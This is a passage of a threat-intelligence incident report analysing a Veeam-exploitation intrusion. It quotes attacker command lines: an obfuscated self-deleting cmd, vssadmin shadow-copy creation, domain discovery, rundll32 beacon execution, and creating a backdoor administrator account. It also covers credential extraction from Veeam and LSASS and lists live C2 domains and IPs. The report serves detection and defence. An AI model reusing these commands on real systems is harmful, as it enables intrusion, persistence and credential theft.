


SQL Server associated Windows Application Event IDs for xp_cmdshell enable, followed by cmd execution are indicated by two event IDs 15457 in quick succession:

First event relates to enabling xp_cmdshell:




Followed by the xp_cmdshell execution:



Payload Failures

While the VeeamHax.exe process executed successfully, the process was observed terminating in the Windows Application Event Log under Event ID 1000 (Provider: Application Error). This indicates that the exploit didn’t safely handle exception errors, resulting in an application crash.

With an associated '.Net Runtime' error:



The attacker was observed executing the process on several occasions, each time several application error events were observed. Resulting in associated Windows Error Reporting Event ID 1001 (Provider: Windows Error Reporting) being generated.

Information	Windows Error Reporting
Error	Application Error
Error	.NET Runtime
Information	Windows Error Reporting
Error	Application Error
Error	.NET Runtime
Information	Windows Error Reporting
Error	Application Error
Error	.NET Runtime
Information	Windows Error Reporting
Error	Application Error
Error	.NET Runtime

A WerFault process invoked by an application indicates that the application terminated unexpectedly. There were multiple exploit attempts by the threat actor in a short time frame.

TargetImage	SourceImage	TargetProcessId
c:\programdata\ssh\VeeamHax.exe	C:\Windows\system32\WerFault.exe	1072
c:\programdata\ssh\VeeamHax.exe	C:\Windows\system32\WerFault.exe	2596
c:\programdata\ssh\VeeamHax.exe	C:\Windows\system32\WerFault.exe	4444
c:\programdata\ssh\VeeamHax.exe	C:\Windows\system32\WerFault.exe	4736

Defense Evasion

The threat actor removed files and artifacts from hosts throughout the intrusion. For example the more_eggs payload deleted its own DLL after execution.

```
Process Create:
RuleName: technique_id=T1059,technique_name=Command-Line Interface
UtcTime: [redacted]
ProcessGuid: {fe44112f-f656-65f9-630f-000000000900}
ProcessId: 5900
Image: C:\Windows\SysWOW64\cmd.exe
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine:  /v /c set "cykbcnp3=dialogs" && call set "cykbcnp868=%%cykbcnp3:~6,
1%%" && !cykbcnp868!et "cykbcnp2=d" && c!cykbcnp2! /!cykbcnp2!"C:\Users\[redacted]
\AppData\Roaming\Microsoft\" && !cykbcnp2!el "20350.dll"
CurrentDirectory: C:\Windows\system32\
User: [redacted]
LogonGuid: {fe44112f-d009-65f1-6ba1-ac0000000000}
LogonId: 0xACA16B
TerminalSessionId: 3
IntegrityLevel: High
Hashes: SHA1=4048488DE6BA4BFEF9EDF103755519F1F762668F,MD5=D0FCE3AFA6AA1D58CE9FA336C
C2B675B,SHA256=4D89FC34D5F0F9BABD022271C585A9477BF41E834E46B991DEAA0530FDB25E22,IMP
HASH=392B4D61B1D1DADC1F06444DF258188A
ParentProcessGuid: {fe44112f-f4ce-65f9-250f-000000000900}
ParentProcessId: 3704
ParentImage: C:\Windows\SysWOW64\regsvr32.exe
ParentCommandLine:  /s /n /i:Action "C:\Users\[redacted]\AppData\Roaming\Microsof
t\20350.dll"
ParentUser: [redacted]
```

```
File Delete archived:
RuleName: -
UtcTime:
ProcessGuid: {fe44112f-f656-65f9-630f-000000000900}
ProcessId: 5900
User:
Image: C:\Windows\SysWOW64\cmd.exe
TargetFilename: C:\Users\AppData\Roaming\Microsoft\20350.dll
Hashes: SHA1=16C5B650E7F6373DA7688ED3BA6319229594CC36,MD5=DB93DFF820B64955D61F31BAF
AB1B603,SHA256=4B5B4CE33D95F335CAD790F0C3220B84B68898226FEBA60A65F923CDBC9E0CD1,IMP
HASH=ED9CE4E771DB03053ED995126917A424
IsExecutable: true
Archived: true
```

This behavior continued throughout the intrusion.

event.code	process.name	process.pid	file.directory	file.name	event.action
23	cmd.exe	5,900	C:\Users\AppData\Roaming\Microsoft	20350.dll	FileDelete (File Delete archived)
23	cmd.exe	1,096	C:\ProgramData	53005.ocx	FileDelete (File Delete archived)
23	regsvr32.exe	9,208	C:\ProgramData\ssh	Veeam.Backup.Common.dll	FileDelete (File Delete archived)
23	regsvr32.exe	9,208	C:\ProgramData\ssh	h3.dll	FileDelete (File Delete archived)
23	regsvr32.exe	9,208	C:\ProgramData\ssh	Veeam.Backup.Model.dll	FileDelete (File Delete archived)
23	regsvr32.exe	9,208	C:\ProgramData\ssh	Veeam.Backup.Interaction.MountService.dll	FileDelete (File Delete archived)
23	regsvr32.exe	9,208	C:\ProgramData\ssh	VeeamHax.exe	FileDelete (File Delete archived)
23	regsvr32.exe	9,208	C:\ProgramData\ssh	7za.exe	FileDelete (File Delete archived)
23	cmd.exe	9,188	C:\ProgramData\Microsoft	msxsl.exe	FileDelete (File Delete archived)

During the intrusion, after the threat actor pivoted to a backup server we observed a log event for Windows Defender being disabled. We observed no process event tied to this so we assess that this action was performed by the threat actor in the GUI with their RDP session.

event.code	message
5001	Microsoft Defender Antivirus Real-time Protection scanning for malware and other potentially unwanted software was disabled.

Named pipes

From the Cobalt Strike regsvr32 process we observed usage of default Cobalt Strike named pipes.

```
Pipe Connected:
RuleName: technique_id=T1055; Possible Cobalt Strike post-exploitation jobs.
EventType: ConnectPipe
UtcTime:
ProcessGuid: {fe44112f-304d-65fc-6b19-000000000900}
ProcessId: 9208
PipeName: \postex_18ab
Image: C:\Windows\system32\regsvr32.exe
User:
```

Pipes observed:

```
\postex_18ab
\postex_77cb
```

Credential Access

During the RDP session on the backup server, the threat actor opened powershell_ise.exe and ran the script Veeam-Get-Creds.ps1 (https://github.com/sadshade/veeam-creds/blob/main/Veeam-Get-Creds.ps1).

The PowerShell operational log with event ID 4103 and 4104 tracked the output of the script which highlighted they successfully extracted an Administrator password from the Veeam database.

```
    SequenceNumber=231

    UserId=[redacted]\sqlbackup
    HostName=Windows PowerShell ISE Host
    HostVersion=5.1.17763.592
    HostId=ffc5f917-7ee4-4743-8c73-aba5aed7d61a
    HostApplication=powershell_ise
    EngineVersion=5.1.17763.592
    RunspaceId=d3a7c2f0-f782-417a-b5cd-9d3a4ef9c6be
    PipelineId=54
    ScriptName=
    CommandLine=, CommandInvocation(Out-Default): "Out-Default"
ParameterBinding(Out-Default): name="InputObject"; value=""
ParameterBinding(Out-Default): name="InputObject"; value="Found Veeam DB on [redacted] connecting...  "
ParameterBinding(Out-Default): name="InputObject"; value="OK"
ParameterBinding(Out-Default): name="InputObject"; value=""
ParameterBinding(Out-Default): name="InputObject"; value="Here are some passwords for you, have fun:"
ParameterBinding(Out-Default): name="InputObject"; value="
User name               Password
---------               --------
[redacted]\Administrator [redacted]
```

The LSASS process on the backup server was accessed via the RunDll32 (Cobalt Strike) beacon using a well known Granted Access pattern of 0x1010 – PROCESS_QUERY_LIMITED_INFORMATION (0x1000) & PROCESS_VM_READ (0x0010)

SourceImage	SourceUser	TargetImage	TargetUser	GrantedAccess
C:\Windows\System32\rundll32.exe	NT AUTHORITY\SYSTEM	C:\Windows\system32\cmd.exe	NT AUTHORITY\SYSTEM	0x1FFFFF
C:\Windows\System32\rundll32.exe	NT AUTHORITY\SYSTEM	C:\Windows\system32\cmd.exe	Compromised Account	0x1FFFFF
C:\Windows\System32\rundll32.exe	NT AUTHORITY\SYSTEM	C:\Windows\system32\rundll32.exe	Compromised Account	0x1FFFFF
C:\Windows\system32\rundll32.exe	[redacted]\sqlbackup	C:\Windows\system32\cmd.exe	[redacted]sqlbackup	0x1FFFFF
C:\Windows\system32\rundll32.exe	[redacted]\sqlbackup	C:\Windows\system32\lsass.exe	NT AUTHORITY\SYSTEM	0x1010
C:\Windows\system32\rundll32.exe	[redacted]\sqlbackup	C:\Windows\system32\rundll32.exe	[redacted]sqlbackup	0x1FFFFF

The RunDll32 process was also observed interacting with other processes such as cmd.exe and RunDll32.exe, using SYSTEM, a compromised account domain administrator account and a newly created local account.

System Recovery

The use of the Microsoft utility VSSADMIN (Volume Shadow Copy Service) was observed on the beachhead host for listing the configured shadows and then creating a new shadow. It appears that the threat actor had trouble executing the command and repeated the attempt again with an extra ‘cmd’ invocation.

```
C:\Windows\system32\cmd.exe /C vssadmin list shadows
C:\Windows\system32\cmd.exe /C vssadmin create shadow /for=C: 2>&1
C:\Windows\system32\cmd.exe /C vssadmin create shadow
C:\Windows\system32\cmd.exe /C cmd /c vssadmin create shadow /for=C: 2>&1
```

We never observed any interaction with the created shadow copy. It’s unclear why the threat actor initiated this command. A hypothesis to why a shadow volume would be created, would be to extract credentials via local saved stores (SAM hives for example as this was not a Domain Controller).

There is a an identical ‘vssadmin’ command detailed on various Red Team tutorials (https://www.ired.team/offensive-security/credential-access-and-credential-dumping/dumping-domain-controller-hashes-via-wmic-and-shadow-copy-using-vssadmin)

```
"cmd /c vssadmin create shadow /for=C: 2>&1"
```

Discovery

Initial discovery actions started around 10 minutes after the initial execution of the malware. Standard Windows utilities were used:

```
cmd /v /c nltest /trusted_domains > "%TEMP%\22041.txt" 2>&1
cmd /v /c net group /domain "Domain Admins" > "%TEMP%\51362.txt" 2>&1
cmd /v /c whoami /upn > "%TEMP%\26906.txt" 2>&1
```

The threat actor later used the Cobalt Strike beacon to execute numerous other discovery commands:

```
%WINDIR%\system32\cmd.exe /C query session
%WINDIR%\system32\cmd.exe /C nslookup
%WINDIR%\system32\cmd.exe /C ping -n 1 <DOMAIN>
%WINDIR%\system32\cmd.exe /C net usre REDACTED /dom
%WINDIR%\system32\cmd.exe /C net user REDACTED /dom
```

We suspect the threat actor was using the execute-assembly function of the Cobalt Strike beacon as there were several instances of rundll32.exe that had dotNet code injected into them.

The victim organization was recording certain key ETW providers which allows us to capture the threat actor loading certain modules. The following was recorded, which highlighted the threat actor using the known enumeration tool Seatbelt and SharpShares.

```
Microsoft-Windows-DotNETRuntimeRundown {A669021C-C450-4609-A035-5AF59AF4DF18}

Seatbelt
"EventID":153
"CommandLine":"C:\\Windows\\system32\\rundll32.exe"
"ModuleILPath":"Seatbelt"
"ManagedPdbBuildPath":"Z:\\Agressor\\github.com-GhostPack\\Seatbelt-master\\Seatbelt\\obj\\Debug\\Seatbelt.pdb

SharpShares
"EventID":153
"CommandLine":"C:\\Windows\\system32\\rundll32.exe"
"ModuleILPath":"SharpShares"
"ManagedPdbBuildPath":"C:\\Users\\mmoser\\source\\repos\\SharpShares\\SharpShares\\obj\\Release\\SharpShares.p
```

The execution of these tools generated the files seatinfo.txt and share.txt, which the threat actor viewed on host.

```
type C:\programdata\shares.txt (A list of file shares in the network)
type c:\programdata\seatinfo.txt (Output of Seatbelt)
```

Invoking SharpShares or SeatBelt (both .NET/managed applications) within an unmanaged code-based process (e.g., RunDLL32) results in the creation of a Common Language Runtime (CLR) usage log file as a side effect.

```
C:\Users\<REDACTED>\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\rundll32.exe.log
```

The presence of this file for a process such as RunDLL32.exe indicates that a .Net compiled payload has been executed. In this case we can correlate this activity to the execute-assembly event.

Once the threat actor was able to access the backup server, they ran adfind.exe to gather further information on the domain:

```
adfind.exe -f "(objectcategory=person)"
adfind.exe -f "objectcategory=computer"
adfind.exe -subnets -f (objectCategory=subnet)
```

A network check was performed with route print followed by the creation of the following file C:\ProgramData\scaner.zip. Shortly after, from the unzipped contents, the threat actor executed the Soft Perfect Netscan tool:


```
C:\ProgramData\scaner\scaner\netscan.exe
```

Within the zip content, we observed that there were other previous saved scans from at least five other victim environments.

The license file accompanying netscan.exe is seen below:

```
<?xml version="1.0"?>
<network-scanner-license>
  <license>o7fOIORWqaHfRIxHI1hcovfNXqvCKPNigA+oOK8UtlSJGu342vVWzuTLsR4R0bLA9Rdh+Skt6lkYR75knjO8Uw1/5N4t9qM0CR(
  <upgrade>0</upgrade>
  <language>English</language>
  <nmap></nmap>
  <autoupdate>
    <prompt>false</prompt>
    <enabled>false</enabled>
    <lastcheck>0</lastcheck>
  </autoupdate>
</network-scanner-license>
```


Shortly after the execution of netscan.exe, we observed a sudden increase in ICMP traffic which could be identified as a ping sweep across the network. Below is a sample of network traffic that exemplifies the incremental destination IP addresses during the sweep.



By reviewing the compromised user's Shellbags, we were able to identify the threat actor rummaging through the file shares of the network

	Absolute Path	Shel
	ABC	ABC
	Desktop\Home Folder	Root
	Desktop\My Computer	Root
	Desktop\Computers and Devices	Root
	Desktop\My Computer\C:	Driv
	Desktop\My Computer\C:\ProgramData	Dire
	Desktop\My Computer\C:\ProgramData\scaner	Dire
	Desktop\My Computer\C:\ProgramData\scaner\scaner	Dire
	Desktop\Computers and Devices\[redacted]	Vari
	Desktop\Computers and Devices\[redacted]\human resources	Netw
	Desktop\Computers and Devices\[redacted]\engineering	Netw
	Desktop\Computers and Devices\[redacted]\sales	Netw
	Desktop\Computers and Devices\[redacted]\software	Netw
	Desktop\Computers and Devices\[redacted]\engineering\cisco	Dire
	Desktop\Computers and Devices\[redacted]\sales\contracts	Dire
	Desktop\Computers and Devices\[redacted]\sales\licensing	Dire
	Desktop\Computers and Devices\[redacted]\software\ansible	Dire


Local accounts were enumerated on the beachhead host, and was indicated by a number of Windows Event ID 4799 events being created, with the calling process being ‘Rundll32.exe’. After translating the CallerProcessID from hex to decimal we can correlate and confirm it as the Cobalt Strike process.



Lateral Movement

After creating a local administrator account by exploiting CVE-2023-27532, the threat actor moved to a Veeam backup server via Remote Desktop Protocol. Next, they pivoted again from the backup server to a second server in the environment using RDP.

As they were proxying their requests through their existing malware, their workstation name was leaked in the authentication event to reveal they were likely using Kali OS.




Once on the backup server the threat actor ran Cobalt Strike on the host using rundll32.exe.

```
rundll32.exe  c:\programdata\payload_cr1.dll,DllInstall
```

This beacon had the same C2 details as the one used on the beachhead host.

An additional threat actor workstation name, PACKERP-VUDV41R, was leaked in the authentication logs from the backup server.



Of note, both the host names kali and PACKERP-VUDV41R were observed in the Arctic Fox article regarding a FOG ransomware case, along with several tools mentioned in this report.

Remote Service Creation

After exploiting Veeam and gaining access to the backup server the threat actor obtained credentials for a domain administrator account. using this account they created a remote service on a management server and created a sqlbackup user with the same properties as the one they created on the backup server.

This activity could be observed over the network with suricata rules:

```
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
```


And locally on the remote management server, 7045 events were created followed by process events to create the user account locally on the host.

event.code	winlog.event_data.AccountName	winlog.event_data.ServiceName	winlog.event_data.ImagePath
7045	LocalSystem	a08d998	cmd.exe /c net user sqlbackup Password!12 /add
7045	LocalSystem	6e656f1	cmd.exe /c net localgroup Administrators sqlbackup /add

After performing these actions the threat actor again used RDP to access this host.

Command and Control

The more_eggs malware was the most predominate command and control traffic until the threat actor deployed Cobalt Strike to the network which was significantly higher. As highlighted in the graph below, the Pyramid C2 was only used once.



more_eggs

The more_eggs payload communicated with the following command and control address:

IP	Port	Domain
108.174.197.15	443	pin.howasit[.]com

This IP address has been tracked by the DFIR Threat Intelligence Group as active since mid March 2024 through November 2024.

Cobalt Strike

The full beacon configuration was not recoverable however a partial configuration was picked up during a memory scan across the environment:

```
"Server":"shehasgone.com", (144.208.127[.]15)
"TargetUri":"/wp-includes/lu.png",
"License":2073085114
"Host: bing.com"
"Connection: close"
"Accept-Language: en-GB;q=0.9, *;q=0.7"
```

Domain	shehasgone[.]com
IP	144.208.127[.]15
Port	443
JA3	a0e9f5d64349fb13191bc781f81f42e1
JA3s	d32d6a0ff9d52869cb6d4ab402b7306c
JA4	t12d190800_d83cc789557e_16bbda4055b2
JA4s	t120300_c02c_52d195ce1d92

This IP and domain were only seen active during March 2024 and the DFIR Threat Intelligence Group also observed the domain associated with the IP 109.104.152.24, although that address was not observed in this intrusion.

CloudFlare Tunnels

CloudFlared tunnels were established on two server hosts by the threat actor. One host showed persistent connections to the CloudFlare IPv4 range during the intrusion.




Image	DestinationIp	DestinationPort
C:\ProgramData\cloudflared\cloudflared.exe	198.41.192.167	7844
C:\ProgramData\cloudflared\cloudflared.exe	198.41.192.227	7844
C:\ProgramData\cloudflared\cloudflared.exe	198.41.200.113	7844
C:\ProgramData\cloudflared\cloudflared.exe	198.41.200.13	7844
C:\ProgramData\cloudflared\cloudflared.exe	198.41.200.193	7844
C:\ProgramData\cloudflared\cloudflared.exe	198.41.200.233	7844
C:\ProgramData\cloudflared\cloudflared.exe	198.41.200.33	7844
C:\ProgramData\cloudflared\cloudflared.exe	198.41.200.73	7844

With DNS query requests to the following domains:

Image	QueryName
C:\ProgramData\cloudflared\cloudflared.exe	_v2-origintunneld._tcp.argotunnel.com
C:\ProgramData\cloudflared\cloudflared.exe	cfd-features.argotunnel.com
C:\ProgramData\cloudflared\cloudflared.exe	protocol-v2.argotunnel.com
C:\ProgramData\cloudflared\cloudflared.exe	region1.v2.argotunnel.com.
C:\ProgramData\cloudflared\cloudflared.exe	region2.v2.argotunnel.com.
C:\ProgramData\cloudflared\cloudflared.exe	update.argotunnel.com

Deploying Pyramid C2

The threat actor transferred the file python-3.10.4-embed-amd64.zip through the Cobalt Strike beacon. This zip file included a number of files, including an exploit tool for Veeam. This was dropped on the beachhead in the user writable 'ProgramData' folder.

The zip file was masqueraded as a Python-3.10 install package. The attacker attempted to extract the zip file contents file via PowerShell commandlets, several combinations were attempted, this ultimately failed.

```
powershell.exe Expand-Archive -LiteralPath "c:\programdata\ssh\python-3.10.4-embed-amd64.zip" -DestinationPath "C:\programdata\ssh\"
powershell.exe Expand-Archive "c:\programdata\ssh\python-3.10.4-embed-amd64.zip" "C:\programdata\ssh\"
powershell.exe -command Expand-Archive "c:\programdata\ssh\python-3.10.4-embed-amd64.zip" "C:\programdata\ssh\"
powershell.exe -command "Expand-Archive c:\programdata\ssh\python-3.10.4-embed-amd64.zip C:\programdata\ssh\"
```

The threat actor decided to use the Windows provided utility 'Tar' instead.

```
tar -xf c:\programdata\ssh\python-3.10.4-embed-amd64.zip
```

Using the Tar utility, no target destination was specified by the threat actor. As a result by default the extraction created >200 files in the Windows\System32.

```
C:\Windows\System32\python-3.10.4-embed-amd64\pythonw.exe
C:\Windows\System32\python-3.10.4-embed-amd64\select.pyd
C:\Windows\System32\python-3.10.4-embed-amd64\sqlite3.dll
C:\Windows\System32\python-3.10.4-embed-amd64\unicodedata.pyd
C:\Windows\System32\python-3.10.4-embed-amd64\vcruntime140.dll
C:\Windows\System32\python-3.10.4-embed-amd64\vcruntime140_1.dll
C:\Windows\System32\python-3.10.4-embed-amd64\windows
```

Undeterred, the threat actor used the 7zip command line utility that they downloaded in the ProgramData folder.

```
c:\programdata\ssh\7za.exe  x "c:\programdata\ssh\python-3.10.4-embed-amd64.zip" -y
```

Unfortunately, the threat actor made a similar error, with files (> 200) extracted to the Windows\SysWOW64 folder location this time. This was due to their command session current directory being under C:\Windows\System32, with the application being 32-bit (SysWOW64).

```
C:\Windows\SysWOW64\python-3.10.4-embed-amd64\cradle.py
C:\Windows\SysWOW64\python-3.10.4-embed-amd64\libcrypto-1_1.dll
C:\Windows\SysWOW64\python-3.10.4-embed-amd64\libffi-7.dll
C:\Windows\SysWOW64\python-3.10.4-embed-amd64\libssl-1_1.dll
